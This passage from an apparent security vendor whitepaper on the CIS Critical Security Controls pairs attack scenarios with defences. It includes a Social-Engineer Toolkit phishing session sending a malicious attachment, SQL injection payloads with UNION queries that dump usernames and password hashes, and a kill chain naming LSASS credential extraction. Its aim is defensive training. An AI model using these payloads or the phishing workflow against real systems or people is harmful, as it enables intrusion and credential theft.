[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Waiting for payload generation to complete (be patient, takes a bit)...
[*] Payload creation complete.
[*] All payloads get sent to the template.pdf directory
[*] If you are using GMAIL - you will need to need to create an application password: https://support.google.
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:Report2016
[*] Filename changed, moving on...
```

Malicious Payload for Attachment



```
   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Please take action
2: Dan Brown's Angels & Demons
3: Order Confirmation
4: Computer Issue
5: WOAAAA!!!!!!!!!! This is crazy...
6: Baby Pics
7: New Update
8: Please take action
9: How long has it been?
10: Strange internet usage from your computer
11: Have you seen this?
12: Status Report
set:phishing>12
set:phishing> Send email to:[redacted]@gmail.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:[redacted]@gmail.com
set:phishing> The FROM NAME user will see:JacksonOptiv
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
[*] SET has finished delivering the emails
```

Setting Up Sender Email



Status Report

JacksonOptiv <[redacted].2@gmail.com>

to me

2:47 PM (0 minutes ago)

Greetings,

Please view the latest status report.

Thanks,

Rich

Report2016

Sent Email

The Solution

Continual security awareness training for all employees is crucial in order to build a strong defense against email phishing and other social engineering attacks. Companies should develop and deliver enterprise-wide training that encompasses all employees, with clear instructions relating to existing policies and technologies. Such security awareness training should:

- Focus on common methods of intrusion;
- Be updated frequently to include new trends;
- Be mandatory for all employees including senior leadership; and
- Include metrics to track improvement.

In addition to conducting regular training, organizations should occasionally conduct an unannounced assessment, testing employees on their security awareness. This is typically accomplished through a simulated phishing attack, tracking which users click the link on a sample phishing message. By implementing training and unannounced testing, along with measurable metrics, an organization can develop a strategy to train employees about the dangers they may encounter while using the company's technical assets.

eighteen

Application Software Security


The Control

Manage the security lifecycle of all in-house developed and acquired software in order to prevent, detect and correct security weaknesses.

The Attack

In the current security climate, organizations are dedicating more resources to perimeter security than ever before, which has led to a significant reduction in attack surface; however, web applications still pose a significant risk to an organization's security and reputation due to weak security processes during the software development lifecycle. Oftentimes, an attacker will leverage high impact flaws in a web application, such as command injection, default configurations or SQL injection to compromise perimeter defenses.

To begin the attack scenario for this control, let's start as an attacker who has just identified an Internet-facing employee login portal. This is a common occurrence as most organizations provide portals for their employees to access company resources remotely.




Internet-facing Employee Login Portal.

Many times, in-house or third-party login applications have not undergone vigorous security testing and may contain security flaws before being deployed into production. In the example below, the developers left a comment in the HTML to remove all test pages that were being used in development.


Many times, in-house or third-party login applications have not undergone vigorous security testing and may contain security flaws before being deployed into production.

This reveals the location of a potential test page at /store_locator_test, which could assist an attack in enumeration of more content. It is not uncommon to find usernames and passwords or other sensitive information as hidden comments within application test pages.



```
  </section>
   <!-- Tom, Ensure we have removed all instances test pages before pushing to production..i.e. store_locator_test -->
  </section>
</body>
</html>
```

The page found at "/store_locator_test" provides very simple functionality: the application takes a zip code as an input and returns all stored identification numbers located in that zip code as output. The nature of the query suggests that the application is querying a SQL database to retrieve the information.



Store Locator
Not Intended for Production

Enter the zip code of the stores you are trying to locate

Store Zip Code 22222 Search


Result:

Store #: 8591 - Zip Code: 22222

Test functionality at /store_locator_test

Identifying test functionality deployed in an environment is a common occurrence, and these test applications can often contain security flaws such as SQL injection and cross-site scripting (XSS). When the developers created the test applications, the focus was put on functionality over the security of the application.

A common technique for testing for SQL injection is to insert characters which may break concatenated queries. In this case, when the application is given a single quote as input, the error message reveals that the application is not adequately handling user input when building and executing the SQL statement. This implies the application may be vulnerable to SQL injection.



Store Locator
Not Intended for Production

Enter the zip code of the stores you are trying to locate

Store Zip Code Search

Result:


Error 1064: You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''' at line 1

A single quote causes an application error.

SQL injection occurs when user input is not properly sanitized before being inserted into a SQL query. This allows an attacker to insert SQL meta-characters and keywords in order to manipulate the statement itself, which allows an attacker to query database resources and potentially gain access to the database server.

It was possible to re-write the SQL syntax with additional statements to alter the behavior of the web application. Using a query string of "2222 OR 1=1;--" changes the SQL query to change to "SELECT * FROM stores WHERE zip_code = 22222 OR 1=1;--".


The modified statement will return a true result to the Boolean logic, end the statement, and then comment the remainder of the statement. Bypassing Boolean logic is a common technique for bypassing application authentication and enumerating copious amounts of data from the database. Furthermore, application login allowed the attacker to use the UNION technique, which as shown below, makes it trivial to both enumerate and exfiltrate data contained in the underlying database.



```
POST /store_locator_Test
...
zipcode=22222 OR 1=1;---
```

```
SELECT * FROM stores WHERE
zip_code = 22222 OR 1=1;--
```

The injection string is passed to the Database by the Application Server.



Store Locator
Not Intended for Production


Enter the zip code of the stores you are trying to locate

Store Zip Code 2222 OR 1=1;--

Result:

Store #: 0 - Zip Code: 28081
Store #: 1 - Zip Code: 27887
Store #: 2 - Zip Code: 21847
Store #: 3 - Zip Code: 24059
Store #: 4 - Zip Code: 22081
Store #: 5 - Zip Code: 21318
Store #: 6 - Zip Code: 24425
Store #: 7 - Zip Code: 22540
Store #: 8 - Zip Code: 20456
Store #: 9 - Zip Code: 23300
Store #: 10 - Zip Code: 20694

The input '2222 OR 1=1;--' reveals the entire table.



Store Locator
Not Intended for Production


Enter the zip code of the stores you are trying to locate

Store Zip Code

Result:

Store #: information_schema - Zip Code: 2
Store #: credit_cards - Zip Code: 2
Store #: mysql - Zip Code: 2
Store #: performance_schema - Zip Code: 2
Store #: stores - Zip Code: 2
Store #: sys - Zip Code: 2
Store #: users - Zip Code: 2

"2222 UNION SELECT schema_name, 2 FROM information_schema.schemata;--" reveals available databases.



Store Locator
Not Intended for Production

Enter the zip code of the stores you are trying to locate

Store Zip Code

Result:

```
Store #: 8591 - Zip Code: 22222
Store #: JSheriff - Zip Code: fa669f95dc83ccd9400fc939a68666720033d5859860f76edcd892e95afb9cc7
Store #: LDevries - Zip Code: 19513fdc9da4fb72a4a05eb66917548d3c90ff94d5419e1f2363eea89dfee1dd
Store #: DTorchia - Zip Code: 1be0222750aaf3889ab95b5d593ba12e4ff1046474702d6b4779f4b527305b23
Store #: MLeaman - Zip Code: 2538f153f36161c45c3c90afaa3f9ccc5b0fa5554c7c582efe67193abb2d5202
Store #: HMoorer - Zip Code: db514f5b3285acaa1ad28290f5fefc38f2761a1f297b1d24f8129dd64638825d
Store #: VMerriweather - Zip Code: 8180d5783fea9f86479e748f6d2d1196c4a8e143643119398c16367d2c3d50f2
Store #: SAvilla - Zip Code: 75f9793a7639faa0b83a2707d60cb21c42fe9f50992fc692390a26ac2a21b29e
Store #: VMusso - Zip Code: 5bfdfaaf7e1b1244192a1ede1ea70f09f5642190821c0005669a9afbca2dee2e
Store #: WBrister - Zip Code: 2ced6e7160a9e2cb4be29c200852bfc4fe29d7531ff3ffc51fc1407399d8d8b8
Store #: SGable - Zip Code: b949a64fd5484e69191efb60d83f7f79195eeb2911c3eb5850af160841211f18
Store #: KCressey - Zip Code: c0a09d876279cea6c57b4453c56737fd1b0c6c95e80b0a08ac48bcc97e719afd
Store #: RKouba - Zip Code: 542cbab799aabae8c7b3cd571e6c73395515ebd86044358cc3603d8e965881e0
```

"22222 UNION SELECT username, password FROM users.users WHERE 1=1;--" reveals usernames and hashes

Due to a lack of defined security procedures in the software development lifecycle this organization has put their customers at a severe risk of fraud and their internal network at risk of compromise.

The Solution

If organizations wish to design their own applications, certain controls need to be in place to ensure the security of these applications. A robust security program including the items outlined below can reduce the overall risk:

- Implement security processes into each phase of the software development lifecycle. The attack scenario above could have been prevented if security had been a concern at any of the development, testing and implementation phases. By incorporating security from the start, major flaws design, development and implementation can be identified and remediated early in the process thus reducing risk and cost to an organization in the future.
- Ensure all development data such as comments, debug code, unused libraries, etc., are scrubbed from the application server before being deployed into production. These artifacts are often weak points in the application that give an attacker more information about the application and/or a soft target within an otherwise secure application.
- Reduce the risk that a failure in the application will result in an attacker gaining valuable knowledge about the application backend by standardizing error messages that provide users only needed information. Information leakage via verbose error messages often gives the attacker a wealth of information about the architecture of the application and/or provides debugging information for exploitation attempts.
- Harden all database configurations for databases that interact with the application by following the rule of least privilege in regards to data and database methods. In addition, ensure database software is kept up-to-date with the most recent security patches to mitigate the risk posed by any vulnerabilities.
- Configure web application firewalls to inspect traffic going into the application and prevent known attack signatures. The firewalls can provide insight into the attacks an application is receiving as well as the ability to generate new rules to catch newly discovered attack signatures.

- Run web application security scanners against applications before deploying them into production to catch all easily identifiable flaws in application functionality. In this case, an application scanner would have immediately caught this SQL injection vulnerability.
- Conduct penetration tests of Internet-facing applications to identify complex flaws that would otherwise not be found by web application security scanners. It is critical that tests are performed on a reoccurring basis because changes in the application and its environment may present new flaws in the application.

nineteen


Incident Response and Management

The Control

Protect the organization's information, as well as its reputation, by developing and implementing an incident response infrastructure (e.g. plans, defined roles, training, communications, management oversight) for quickly discovering an attack and then effectively containing the damage, eradicating the attacker's presence and restoring the integrity of the network and systems.

The Attack

Unlike the previous posts that depicted fairly specific attack types, let's instead approach this by inspecting the kill chain affiliated with typical attack patterns. The following image, taken from National Institute of Standards and Technology (NIST), manages to reduce the complexity of the kill chain to a consumable visual aid.



Note a few important details about this graphic:

1. Despite the kill chain appearing sequential in nature, the steps (or a subset of the steps) are typically iterative as new information, privileges and access is obtained.

2. The graphic is split into loose classifications relative to organizational defenses. One for proactive defense and the other for reactive.

For this series, we're primarily concerning ourselves with the reactive response. Specifically, handling the stages of kill chain related to exploitation, installation, command and control (C2), and action objectives. After all, incident response is purely aimed at restoring system, data and network integrity by eradicating attacker access.

Within the steps of the kill chain there are further defined actions that you can break up into categories such as lateral network movement, privilege escalation, etc. Each of these stages often have specific indicators of compromise (IOCs) that can be useful for tracing an attacker's methods and path throughout your network. For example, a common kill chain may follow this pattern:

1. Open source, passive and active reconnaissance against the organization to identify attack vectors and targets. In our example, we identify through social media and business listing the names, emails and job titles of several employees.

2. Deploy a non-attributable infrastructure, procure a source domain and create a malicious Microsoft Word document.

3. Execute (deliver) a spear phish to a list of high-value targets gathered during reconnaissance.

4. The document results in the compromise of a user workstation, through which the attackers have now gained access to the internal network. We now move from the ***proactive*** to ***reactive*** portion of an organization's security posture. This is now an incident response situation for the target.

5. Establish persistence via Windows task scheduler, registry settings or some other means.

6. Escalate privileges locally if possible and needed.

7. Retrieve local password hashes or cleartext credentials by interrogating LSASS.

8. Attempt to utilize compromised accounts to move laterally throughout the network, potentially replaying local administrative credentials or domain account credentials.

9. Extract password hashes and credentials from LSASS as needed until escalating privileges to Domain Administrator.

10. Identify high-value target workstations, servers and users, methodically compromising each using necessary privileges and remote access methods.

11. Repeat/ignore any of these steps as needed until the objective has been accomplished (e.g. credit card data obtained, intellectual property exfiltrated, etc.)

Consider that 80 percent of organizations breached in 2016, according to the Verizon Data Breach Report, took weeks or longer to discover the breach. In 7 percent of those cases, the breach went unnoticed for more than a year. This is staggering. The longer an attacker persists in the network the greater the potential damage, cost and difficulty to eradicate. Detection is the lynchpin event that begins the execution of an incident response plan.

Although technical controls can be effective at identifying the initial breach and the attack kill chain, this information is only valuable to an organization if properly collected, analyzed and acted upon. For this reason, technical controls operating in tandem to support clearly defined incident response procedures are paramount to minimizing the impact of a compromise. It's the difference between an effective incident response program and ineffective one. Certainly, incident response depends on tools and active response techniques, but much of its effectiveness is rooted in procedure and policy.

The longer an attacker persists in the network the greater the potential damage, cost and difficulty to eradicate. Detection is the lynchpin event that begins the execution of an incident response plan.

The Solution

So let's look at the components necessary to create an effective incident response program.

- Deployment of monitoring agents, endpoint security products, and log correlation and collection technologies to enable detective and forensic capabilities.
- 24x7 monitoring and analysis of event data through local or managed security services providers.
- Procedures and roles must be explicitly defined and communicated to employees such that actions and expectations are clearly known. This information should be formalized and include technical and management resources, decision-maker authority, vendors, and any other relevant parties and communications expectations such that events can be triaged rapidly without confusion or conflict. For more specific details, refer to the official CSC control document which contains a nice summary of these items.
- Periodic table-top walkthroughs and reviews to adapt the policies and procedures to evolving threats and to ensure all actions, personnel and vendors maintain relevance within a changing business landscape.
- Periodic exercises and live-fire tests to evaluate the effectiveness of the incident response program. Post-mortem analysis should be used to mitigate deficiencies and influence security spending where necessary.

As a member of Optiv's attack and penetration practice performing offensive engagements, I can't stress enough the importance of that final bullet point. Organizations rarely perform live-fire tests to evaluate their incident response capabilities, getting the opportunity to assess their program only after an actual breach occurs. That's putting a lot of hope on an untested, unrefined and often complicated process that's being executed under pressure. We've performed assessments that have tested organization's processes for the first time, only to have the organization learn that they are grossly understaffed or incapable of eradicating the breach prior to the exfiltration of millions of sensitive database records.

You don't know whether it works until there's a breach – you're better off letting it be a controlled exercise.

This discussion segues nicely into our 20th and final CSC series.

twenty

Penetration Tests and Red Team Exercises

The Control

Test the overall strength of an organization's defenses (the technology, the process and the people) by simulating the objectives and actions of an attacker.

A Twist: The Attack is the Solution

We now move into our final step of the Top 20 CIS Critical Security Controls. Throughout the series, we demonstrated how attack scenarios can be leveraged to take advantage of the lack of, or misconfigured, controls. A penetration test is the next logical step after you have implemented these controls to ensure that the controls have been implemented correctly.

A penetration test comes in many forms depending on the organizational need, company hired and end goal. I have broken these into four main types of tests performed regularly; however, there may be other tests offered to meet different goals. Either way, it is strongly recommended that you don't just go out and buy a penetration test but that you define these goals and identify which test works best for your needs.

1. **Compliance-Driven Penetration Testing (PCI/HIPPA/SOX)** – The most motivating reason to perform a penetration test may not be a decision at all but rather a requirement by a compliance organization. PCI DSS clearly states that card holder data environment network penetration testing must occur annually as well as every time there is a major change to the network or application which serves the card holder data environment. When performing this type of test, assessors will follow a strict adherence to best practices surrounding the requirement. With PCI this may mean those requirements presented in the Information Supplement: Guidance for PCI DSS Scoping and Network Segmentation and latest releases of PCI-DSS documentation. Often, assessors will have a relationship with a PCI QSA which can assist in ensuring that all avenues of testing are comprehensive. A common failure seen is that organizations will buy the cheapest penetration test they can and use it as their PCI penetration test. While this may work if the organization is taking other steps such as performing segmentation testing, it may not be as exhaustive as their QSA or ISA would prefer.

2. **Comprehensive Penetration Testing –** This type of test focuses on bridging the gap between a vulnerability management program and a penetration test. It is generally the first level of non-compliance testing that is recommended for an organization. It allows an organization to get a holistic view of their networks and vulnerabilities, giving them the opportunity to match it up with their vulnerability management program to identify gaps in their current vulnerability detection methods. Often, it will be found that organizations aren't sure about the entirety of their internal network IP ranging or will have misconfigured scanners which are not reporting on vulnerabilities correctly. To throw another wrench in there, not all scanners find the same things, so what one organization sees for a missing patch may be different than what an assessor is able to identify. Comprehensive testing is followed up with exploitation and post exploitation to demonstrate the risk of critical vulnerabilities identified. This risk is presented to help prioritize the remediation of critical vulnerabilities within the organization's information technology and security hierarchy, often showing scenarios where more staffing hours or money may be required.

3. **Targeted Penetration Testing –** A targeted penetration test, on the other hand, is a scenario where a specific goal is in mind by the organization. Most commonly confused with a targeted compliance driven test, it focuses on the breach of a target system or specific information through the compromise of intermediary pivot systems. The information being targeted is completely up to the organization ordering the penetration test; however, it commonly includes: company secrets and trade information, payroll information such as direct deposit accounts and W2s, financial information such as ACH transfers and/or credit card data. Often an initial compromise of a domain administrator account will occur, allowing an attacker to move throughout the network as a legitimate user searching for the specified target.

4. **Red Team Penetration Testing –** The Holy Grail. If your organization ever gets to the point where you are ready to take the plunge into the deepest of penetration testing, then the Red Team assessment is for you. Red Team assessments are generally a "no holds barred" type assessment where an organization hires a team of experienced testers to breach the organization without any information being provided and without any assistance from the organization. This is a true black box test only designed for companies who have shown a strong security model and have resisted compromise in most other penetration testing activities. With these tests, assessors will only give the organization a broad period of time in which the assessment may occur and only limited company personnel should be in the "know." This creates the most realistic scenario for your system defenses to be tested as well as your system operators. Red Team assessments are generally completed as stealthily as possible, targeting specific individuals with social engineering to gain a foot hold into the organization. With this, often assessors will scope out network as well as physical security controls and attempt to circumvent them by gaining access to sensitive network data or the physical location. Onsite, more social engineering may be leveraged to access buildings and implant devices onto the network. Multiple attack paths are considered, but the quietest and most impactful scenarios are demonstrated.

While all of this can sound scary to an organization just getting starting with penetration testing, going with a reputable group of proven professionals can help to avoid most pitfalls that can occur. This testing, when performed in combination with your security and technology staff, can have a greater impact as knowledge transfer both ways can really add an extra level of effectiveness to the penetration test. Assessors benefit from this conversation by knowing key areas to check into and staff benefit by learning how risky some innocuous vulnerability may be. Not all penetration tests leverage high and critical vulnerabilities, some don't even use a vulnerability scanner. It's important to know what your organization needs (is it compliance driven?) and wants (collaborative understanding) when selecting a company and type of penetration test.

> It's important to know what your organization needs (is it compliance driven?) and wants (collaborative understanding) when selecting a company and type of penetration test.

OPTIV

1125 17th Street, Suite 1700
Denver, CO 80202
800.574.0896
www.optiv.com

Optiv is a market-leading provider of end-to-end cyber security solutions. We help clients plan, build and run successful cyber security programs that achieve business objectives through our depth and breadth of cyber security offerings, extensive capabilities and proven expertise in cyber security strategy, managed security services, incident response, risk and compliance, security consulting, training and support, integration and architecture services, and security technology. Optiv maintains premium partnerships with more than 350 of the leading security technology manufacturers. For more information, visit www.optiv.com or follow us at www.twitter.com/optiv, www.facebook.com/optivinc and www.linkedin.com/company/optiv-inc.